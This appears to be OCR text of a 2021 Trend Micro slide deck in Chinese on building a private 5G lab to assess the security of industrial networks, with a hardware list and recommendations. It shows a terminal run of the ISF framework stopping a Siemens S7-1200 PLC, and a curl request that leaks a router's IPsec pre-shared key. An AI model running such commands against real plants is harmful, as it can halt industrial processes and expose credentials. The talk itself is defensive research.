
Source: CSDN 文火冰糖的硅基工坊

© 2021 Trend Micro Inc.

Lab

© 2021 Trend Micro Inc.

我的工廠
要導入 (怕)



核心網路

控制網路


現場網路

© 2021 Trend Micro Inc.

自建實驗室! – 要買些什麼?

品名	價格 (美元)	說明
法拉第籠	1,500	Enclose electromagnetic waves to comply with local regulations.
微型基地台	~3,750	正文 WLTGFC-105
5G 基地台 (實驗用)	30,000	Amarisoft gNB
Sysmocom SIM 卡	68 €	Pack of 10 programmable SIM cards 附 ADM Key
CPE 工業用路由器	840	Sierra Wireless RV50x
SIM-7000 LTE hat	60	LTE hat for Raspberry Pi, which runs OpenPLC
Generic servers	0	Spare ones with 32GB RAM and 1TB HDD
Generic routers	0	Spare CISCO 3650 and CISCO 2960
Ethernet cables	0	Spare cables
10 SMA cables	400	這個不要貪便宜

© 2021 Trend Micro Inc.



微型基地台

核心網路

CPE

控制網路

現場網路

© 2021 Trend Micro Inc.

自建實驗室! – 眉眉角角


- 核網要選哪一家
- IP / 拓撲怎麼分配
- 法拉第籠 / CPE
- PLC 的版本
- 要不要支援 SMS / 語音 / Hand-Over
- 要測哪些項目?
- 要不要測基地台本身?

© 2021 Trend Micro Inc.

核網要選哪一家

- 市售品牌?
- 開放原始碼?
  - Open5GS / NextEPC
  - srsLTE
  - OpenAirInterface (OAI) 5G

© 2021 Trend Micro Inc.



Network Topology

© 2021 Trend Micro Inc.

110V 隔離器
USB3 隔離器 *2
SMA 隔離器 *6
大一點比較好用 T_T

© 2021 Trend Mi

CPE

美國工業界市佔率最高的 Sierra Wireless

RV50 ≠ RV50x　T_T

© 2021 Trend Micro Inc.

Module


Short designation:	CPU 1212C AC/DC/Rly
Order number:	6ES7 212-1BD30-0XB0
Hardware:	1
Firmware:	V 1.0.1

Module

Short designation:	CPU 1212C AC/DC/Rly
Article number:	6ES7 212-1BE31-0XB0
Hardware:	2
Firmware:	V 3.0.2
Version of the TIA Portal project:	—

平平是 Siemens S7-1200


© 2021 Trend Micro Inc.



© 2021 Trend Micro Inc.

```
(py2) alice@core-network:~/isf$ python isf.py

  _____ _____  _____ _____ _____  _      ____ _____ _______
 |_   _/ ____|/ ____/ ____|  __ \| |    / __ \_   _|__   __|
   | || |    | (___| (___ | |__) | |   | |  | || |    | |
   | || |     \___ \\___ \|  ___/| |   | |  | || |    | |
  _| || |____ ____) |___) | |    | |___| |__| || |_   | |
 |_____\_____|_____/_____/|_|    |_____\____/_____|  |_|


                                ICS Exploitation Framework

Note     : ICSSPOLIT is fork from routersploit at
           https://github.com/reverse-shell/routersploit
Dev Team : wenzhe zhu(dark-lbp)
Version  : 0.1.0

Exploits: 8 Scanners: 6 Creds: 14

ICS Exploits:
    PLC: 7          ICS Switch: 0
    Software: 0

isf > use exploits/plcs/siemens/s7_1200_plc_control
isf (S7-1200 PLC Control) > set target 192.168.100.52
[+] {'target': '192.168.100.52'}
isf (S7-1200 PLC Control) > set command 1
[+] {'command': '1'}
isf (S7-1200 PLC Control) > run
[*] Running module...
[+] Target is alive
[*] Sending packet to target
[*] Stop plc
```


© 2021 Trend Micro Inc.



© 2021 Trend Micro Inc.

```
alice@core-network:~$ curl 'https://192.168.43.2/cgi-bin/ipsec_cfg' -H 'Origin: https://192.168.43.2' -H 'Referer: https://19
2.168.43.2/ipsec_cfg.html' --data-raw 'action=get' -k
{"ipsecen":1,"segwip":"10.102.[redacted]","authby":0,"keystatus":"Invalid","leftidsrc":1,"leftid":C=TW, ST=Taiwan, L=Hsinchu, O=g
emtek, OU=[redacted], CN=www.[redacted].com.tw, E=[redacted].com,"rightidsrc":1,"rightid":C=TW, ST=Taiwan, L=Hsinchu, O=g
emtek, OU=[redacted], CN=www.[redacted].com.tw, E=[redacted].com,"presharekey":"[redacted]rdd3","rightsubnet":"10.102.[redacted]/24
","caissuer":"Invalid","casubject":"Invalid","clientissuer":"Invalid","clientsubject":"Invalid"}
```

IPSec PSK

© 2021 Trend Micro Inc.

小結

© 2021 Trend Micro Inc.

小結與建議

- 不同的 config 有不同的資安風險
- 決定投資前先建個 lab 測試再上!
- 注意 IT/OT/CT 的巨大差異

- 採購懂得核網協定的資安設備 + EDR

© 2021 Trend Micro Inc.

@miaoski / philippe_z_lin@trendmicro.com
contact_telecom@trendmicro.com

© 2021 Trend Micro Inc.

THE ART OF CYBERSECURITY

Threat detection and response across multiple attack vectors by Trend Micro. **Created with real data by artist Brendan Dawes.**